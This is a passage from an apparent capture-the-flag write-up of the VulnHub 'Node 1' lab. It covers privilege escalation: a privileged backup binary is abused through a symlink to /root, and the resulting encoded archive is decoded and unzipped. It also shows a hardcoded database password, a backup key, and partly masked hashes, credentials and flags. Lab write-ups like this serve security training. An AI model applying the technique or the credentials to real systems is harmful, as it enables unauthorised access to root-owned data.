200   app.get('/api/admin/backup', function (req, res) {
201     if (req.session.user && req.session.user.is_admin) {
202       var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
203       var backup = '';
```

Figure 18: writeup.privesc.steps.1.2

```
 9  const spawn        = require('child_process').spawn;
10  const app          = express();
11  const url          = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
12  const backup_key   = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
13
```

Figure 19: writeup.privesc.steps.1.3

```
tom@node:/$
<f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474' /root
 [+] Finished! Encoded backup is below:

UEsDBDMDAQBjAG++IksAAAAA7QMAABgKAAAIAAsAcm9vdC50eHQBmQcAAgBBRQEIAEbBKBl0rFrayqfbwJ2YyHunnYq1Za6G7XLo8C3RH/hu0fArpSvYauq4AUycRmLuWvPyJk3sF+HmNMciNHfFNLD3LdkGmgwSW8j50xlO6SWiH5qU1Edz340bxpSlvaKvE4hnK/oan4w
WPabhw/2rwaaJSXucU+pLgZorY67Q/Y6cfA2hLWJabgeobKjMy0njgC9c8cQDaVrfE/Zi5I5+rPgz/e2Pc3lgkQ+lAVBqjo4zmpQltgIXauCdhvlA1Pe/BXhPQBJab7NVF6Xm3207EfD3utbrcuUuQyF+rQhDCKsAEhqO+Yyp1Tq2o6BvWJlhtWdts7rCubeoZPDBD6Mejp
3XYkbSYYbzmgr1poNqnzT5XPiXnPwVqH1fG8OSO56xAvxx2mU2EP+Yhgo4OAghyW1sgV8FxenV8p5c+u9bTBTz/7WlQDI0HUsFAOHnWBTYR4HTvyi8OPZXKmwsPAG1hrlcrNDqPrpsmxxmVR8xSRbBDLSrH14pXYKPY/a4AZKO/GtVMULlrpbpIFqZ98zwmROFstmPl/cIT
NYWBlltJ5AmsyCxBybfLxHdJKHMsK6Rp4MO+wXrd/EZNxM8lnW6XNOVgnFHMBsxJkqsYIWlO0MMyU9L1CL2RWwm2QvbdD8PLWA/jp1fuYUdWxvQWt7NjmXo7crC1dA0BDPg5pVNxTrOc6lADp7xvGK/kP4F0eR+53a4dSL0b6xFnbL7WwRpcF+Ate/Ut22WlFrg9A8gqBC8
Ub1SnBU2b93ElbG9SFznoSTFmzXk3onbLaaEVZl9AKPA3sGEXZvVP+jueADQsokjJQwnzg1BRGFmqWbR6hxPagTVXBbQ+hytQdd26PCuhmRUyNjEIBFx/XqkSOfAhLI9+Oe4FH3hYqb1W6xfZcLhpBs4Vwh7t2WGrEnUm2/F+X/OD+s9xeYniyUrBTEaOWKEv2NOUZudU6X
2VOTX6QbHJryLdSU9XLHB+nEGeq+sdtifdUGeFLct+Ee2pgR/AsSexKmzW09cx86SKuxKnR3yoC6roUBb30Ijm5vQuzg/RM71P5ldpCK70RemYniiNeluBfHwQLOxkDn/8MN0CEBr1eFzkCNdblNBVA7b9m7GjoEhQXOpOpSGrXwbiHHm5C7Zn4kZtEy729ZOo71OVuT9i+
4vCiWQLHrdxYkqiC7lmfCjMh9e05WEy1EBmPaFkYgxK2c6xWErsEv38++8xdqAcdEGXJBR2RT1TlxG/Yl84B7SwUem4xG6zJY145zF1klhkxloV6paNLWrcLwokdPJeCIrUbn+C9TesqoaaXASnictzNXUKz7905OFOcJwt7FbxyXk0z3FxD/tgtUHcFBLAQI/AzMDAQBjA
G++IksAAAA7QMAABgKAAAIAAsAAAAAAAAAAICOgQAAAABy6290LnR4dAGZBwACAEFFAQgAUEsFBgAAAAABAAEAQQAAAB4EAAAAAA==
tom@node:/$
```

Figure 20: writeup.privesc.steps.1.4

```
tom@node:/tmp$ ls -la test/
total 8
drwxr-xr-x  2 tom  tom  4096 Oct 29 00:13 .
drwxrwxrwt 10 root root 4096 Oct 29 00:13 ..
lrwxrwxrwx  1 tom  tom     6 Oct 29 00:13 root -> /root/
tom@node:/tmp$
tom@node:/tmp$
<d9386ea7033e52b7c740afc3d98a8d0230167104d474' /tmp/test/
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
gAKAKMDAAACCgAAAAA=tom@node:/tmp$
tom@node:/tmp$
```

Figure 21: writeup.privesc.steps.1.5

2. Upon following the usual steps and extracting the contents of the password encrypted zip archive, we get access to the `/root` directory and obtain the `root.txt` file to complete the challenge:

```
1 b64d $(cat backup-root) >backup-root.zip
2 unzip -o -P "magicword" backup-root.zip
3 cat tmp/test/root/root.txt
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # cat tmp/test/root/root.txt
1722e99ca5f353b362556a62bd5e6be0
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
```

Figure 22: writeup.privesc.steps.2.1

Loot

Hashes

```
root:$6$n.BA4A59$WeIF0ZbaB3VGgAxUZqGHnw01.GhL9oVYYFioh07RpPtBl49YdMahhtbYhxUjanXf/NJXiCHBvrNhdC53P.....................
tom:$6$ptD/.gN.$n.B/5dODEQFteBwg75Ip9leeaaXSMesGbfZzoVHpZihMHfbWu45UpVZTc6razK1JLZ6817ckZhAJF776Dg.....................
mark:$6$J3gYK/cQ$au1WmOCtq.X1DTKt1CEmKA9qr4PfwZuAGUdCfAV.SSU5VxAtjW/Xk1/oWJtQVaoXMEVXmeBIB6bq24Jpc.....................
```

Credentials

```
ssh: mark/5AYRft73VtFp....
webapp: myP14ceAdm1nAcc0uNT/manc......, tom/sponge..., mark/snowfl...
```

Flags

```
user.txt: e1156acc3574e04b06908ecf........
root.txt: 1722e99ca5f353b362556a62........
```

References

[+] https://www.vulnhub.com/entry/node-1,252/
[+] https://hkh4cks.com/blog/2018/06/15/htb-node-walkthrough/